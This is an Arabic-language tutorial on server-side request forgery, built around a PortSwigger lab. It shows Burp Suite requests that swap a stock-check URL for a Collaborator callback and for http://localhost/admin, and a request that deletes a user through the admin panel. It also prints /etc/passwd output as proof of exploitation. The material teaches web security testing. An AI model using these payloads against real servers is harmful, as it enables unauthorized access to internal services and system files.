


# SSRF Explain (Server-Side Request Forgery)

- الثغرات بتنقسم لنوعين :

- الـ server side : ثغرة بتقدر توصل للـ server زي (SQL injection . SSRF)
- الـ client side : ثغرة بتتأثر فالعميل نفسه مش بتتأثر فـ server زي (XSS.CSRF)


## Server-Side Request Forgery (SSRF)



- في حاجات زي الصور وفالديوهات ببقي الموقع مستضبيها من سيرفر ثاني مثلًا
- انت لما بتتعوزها او تيجي نفتحها الموقع بيطلبها من السيرفر فانت بتوقف الطلب

```
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a320098032e84ba8028991000ee0081.web-security-academy.net
3 Cookie: session=vzYjb4pMEVt1CIAVVTEHPEwLc9Io0d9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a320098032e84ba8028991000ee0081.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
0 Content-Length: 107
1 Origin: https://0a320098032e84ba8028991000ee0081.web-security-academy.net
2 Sec-Fetch-Dest: empty
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Site: same-origin
5 Priority: u=0
6 Te: trailers
7 Connection: close
8
9 stockApi=http%3A%2F%2Fstock.we liketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D3%26storeId%3D1
```

- دا ببقي شكل الطلب ببقي زي كدا انت بتتشيل كل رابط وتجرب مكانو رابط الموقع المصايب بتاعك
- لو معندكش ممكن تستخدم ال burp collaborator من burp بس النسخه البرو بس



• بتشغله وتضغط على **copy to clipboard** بتبني نسخت الرابط وتجرب تحطو بدل الرابط وتشوف الناتج

Burp Suite Professional v2024.1.1 - Temporary Project - Licensed to Zer0DayLab Crew

Target: https://0a320098032e84ba8028991000ee0081.web-security-academy.net

Request

Pretty Raw Hex

```
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0a320098032e84ba8028991000ee0081.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 66
11 Origin:
https://0a320098032e84ba8028991000ee0081.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=
http%3A%2F%2Fg2jq6ga5p6sd14b7yx94bp4wrnxel59u.oastify.com
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Server: Burp Collaborator https://burpcollaborator.net/
3 X-Collaborator-Version: 4
4 Content-Type: text/html
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 55
7
8 <html>
<body>
2wiwz7tvz1j2vfi3zudlzfzjjgjgz
</body>
</html>
```

Done Event log (2) All issues Memory: 177.5MB

• لو اداك 200 كدا تم

• علشان تشفف الرد بتروح على **collaborator** ويتضغط على **poll now** هيظهر لك الناتج

The screenshot shows the Burp Suite Professional interface. The 'Collaborator' tab is selected. In the main pane, there is a table of network logs:

#	Time	Type	Payload	Source IP address	Comment
6	2024-Aug-08 07:59:31.044 UTC	DNS	g2jq6ga5p6sd14b7yx94bp4wrnxel59u	99.80.88.27	
7	2024-Aug-08 07:59:31.047 UTC	DNS	g2jq6ga5p6sd14b7yx94bp4wrnxel59u	34.242.153.231	
8	2024-Aug-08 08:00:23.454 UTC	HTTP	g2jq6ga5p6sd14b7yx94bp4wrnxel59u	34.251.122.40	

Below the table, the 'Response from Collaborator' tab is selected, showing the following response:

```
1 HTTP/1.1 200 OK
2 Server: Burp Collaborator https://burpcollaborator.net/
3 X-Collaborator-Version: 4
4 Content-Type: text/html
5 Content-Length: 55
6
```

The 'Inspector' panel on the right shows the 'Response headers' section with four items.

لو ظهر لك http كدا يعتبر ثغره وممكن تبلغها لكن لو Dns بس مش ثغره

استغلال الثغره

## Request

```
Pretty Raw Hex
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0a320098032e84ba8028991000ee0081.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 66
11 Origin:
https://0a320098032e84ba8028991000ee0081.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http%3A%2F%2Flocalhost
```

• ممکن تثبیل رابط ال collaborator وتحط مکانو localhost •

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST request is being constructed with the following headers and body:

```
Pretty Raw Hex
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0a320098032e84ba8028991000ee0081.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 37
11 Origin:
https://0a320098032e84ba8028991000ee0081.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http%3A%2F%2Flocalhost/admin
```

The Response pane shows a page from "WebSecurity Academy" with the title "Basic SSRF against the local server". The page includes a "LAB Not solved" button and a "Back to lab description" link. Below the page, there is a "Users" section listing "wiener" and "carlos". The bottom status bar indicates "3,290 bytes | 89 millis" and "Memory: 213.4MB".

• وممکن لو زودت ادمن یضیفک ممیزات اکثر •

• ممکن بقی تقدیر تمصح ال user او تعمل اي حاجه اك ادمن

The screenshot shows the Burp Suite interface with a request and response captured. The request is a POST to `/admin/delete?username=wiener`. The response is an HTML page with two delete links: one for 'wiener' and one for 'carlos'.

• بتجرب مكان كل رابط بتحط رابط الـ collaborator

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sb
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr
uuidd:x:100:105::/run/uuidd:/usr/sbin/nologin
messagebus:x:101:106::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
tcpdump:x:102:107::/nonexistent:/usr/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
polkitd:x:995:995:polkit:/nonexistent:/usr/sbin/nologin
Debian-exim:x:104:110::/var/spool/exim4:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
hossam:x:1000:1000::/home/hossam:/bin/sh
root@team1:~# cat /etc/passwd
```

• الملف /etc/passwd دا بيثبت انك استغلت الثغره

- ممكن تستخدم tool فـ burp اسمها collaborator Everywhere دي بتعمل مكانك كل حاجه بتغير الروابط برابط collaborator والنتائج بيظهر هنا

Burp Suite Professional v2024.1.1.1 - Temporary Project - Licensed to Zer0DayLab Crew

Task execution is paused

Tasks

New scan New live task

2. Live audit from Proxy (all traffic)

Summary Audit Items Issues Event log Logger Audit log

Time Source Issue type Host Path Insert

No issues to show

Any issues discovered during the scan are listed here. You can also perform admin tasks such as adding comments, deleting issues, and setting severity levels.

Event log (3) All issues

Memory: 191.0MB

udemy